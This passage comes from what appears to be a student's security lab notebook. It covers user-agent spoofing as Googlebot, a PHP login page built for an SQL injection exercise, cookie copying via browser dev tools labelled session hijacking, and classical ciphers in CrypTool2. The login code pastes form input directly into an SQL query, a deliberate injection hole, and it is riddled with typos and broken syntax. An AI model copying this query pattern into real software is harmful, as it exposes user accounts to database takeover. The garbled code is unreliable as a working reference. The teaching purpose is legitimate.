
Go to <https://useragentstring.com/> click on list of user agent string

All Crawlers->googlebot

Step4:


Go to about:config

Click on Accept the risk and continue->show all Search






Go to useragentstring <https://useragentstring.com/Googlebot2.1_id_1697.php>copy link paste in about:config



Step5:


Refresh Detector proxy ->advance free proxy detector-> check the your Brower

# Practical No 6

## Aim: Sql injection and session hijacking SQL Injection


### Create database student

1. **Display databases**



### Use database student

1. **Create table login**



### Describe table

1. **Insert values in login table**

### Write login page code and save(c:->xampp->htdoc->login.php) Code:

**<?php session\_start();**

**$message=""; if((count($\_POST)>0)**

**{**

**$con=mysqli\_connect('127.0.0.1:3306',root,'','stud')or die('unable to connect);**

**$result=mysqli\_query($com,"SELECT \* FROM logoin WHERE user\_name='".$\_POST["user\_name".'" and password='".$\_POST["password"]."'");**

**$row=mysql\_fetch\_array($result); if(is\_array($row))**

**{**

**}**

**else**

**{**

**}**

**}**

**$\_SESSION["id"]=$row['id'];**

**$\_SESSION["name"]=$row['name'];**

**$message="Invalid Username or password!"; if(isset($\_SEESION["id"]))**

**{**

**header("Location:index.php");**

**}**

**?>**

**<html>**

**<head>**

**<title>User Login</title>**

**</head>**

**<body>**

**<form name="frmUser" method="post" action="" align="center">**

**<div class="message">**

**<?php if($messahe!="")**

**{**

**echo $message;**

**}**

**?>**

**</div>**

**<h3 align="center"> Enter Login DEtails</h3> Username:<br>**

**<input type ="text" name="user\_name"><br> password"<br>**

**<input type="password" name="password">**

**<br><br>**

**<input type="submit" name="submit" value="submit">**

**<input type="resset">**

**</form>**

**</body>**

**</html>**

### Write index1.php code and save in xampp-> htdoc Code:

**<?php session\_strat();**

**?>**

**<html>**

**<head>**

**<title>User LOgin</title>**

**</head>**

**<body bgcolor=green>**

**<?php if($\_SESSION["name"]}**

**{**

**?>**

**<center>**

**<h1>Welcome**

**<?php**

**echo $\_SESSION["name"];**

**?>.Click here to <a hred="logout.php" title="Logout">Logout.</h1>**

**</center>**

**<?php**

**}**

**else**

**{**

**echo"<h1>Please login first.</h1>**

**?>**

**</body>**

**</html>**

### Logout code Code:

**<?php session\_start();**

### unset($\_SESSION["id"]); unset($\_SESSION["name"]); header("Location:login.php");



**?>**

### Run file

**Start apache and click on admin Search localhost/login.php**

**Session Hijacking**

**Step1: Copy Url(any) and paste in Google chrome.(https:**[**//w**](http://www.w3schools.com/html/))**ww**[**.w3schools.com/html/)**](http://www.w3schools.com/html/)) **Step2: right click->inspect->click >> ->Application->cookies->copy values**



**Step3:**

**Value of cookies**



# Practical No 7

## Aim: A) perform encryption and decryption of text by using cryptool2 perform

1. **Caesar Cipher**


## Substitution Cipher

1. **Playfair Cipher**


### Caesar Cipher:


The Caesar Cipher technique is one of the earliest and simplest methods of encryption technique. It’s simply a type of substitution cipher, i.e., each letter of a given text is replaced by a letter with a fixed number of positions down the alphabet.

Step 1: open cryptool2




Step 2:









encryption






Decryption

- Select decrypt write a message






Output




### Substitution Cipher


Hiding some data is known as encryption. When plain text is encrypted it becomes unreadable and is known as ciphertext. In a Substitution cipher, any character of plain text from the given fixed set of characters is substituted by some other character from the same set depending on a key. For example with a shift of 1, A would be replaced by B, B would become C, and so on.

Step 1:







-Encryption




Output




Give unknown mark







Check with numerical using Remove:



Replaced:

It will replaced symbol to any other symbol








### Playfair Cipher :



The **Playfair cipher** was the first practical digraph substitution cipher. The scheme was invented

in **1854** by **Charles Wheatstone** but was named after Lord Playfair who promoted the use of the cipher. In playfair cipher unlike [traditional cipher](https://www.geeksforgeeks.org/caesar-cipher/) we encrypt a pair of alphabets(digraphs) instead of a single alphabet.

It was used for tactical purposes by British forces in the Second Boer War and in World War I and for the same purpose by the Australians during World War II. This was because Playfair is reasonably fast to use and requires no special equipment.







Decryption

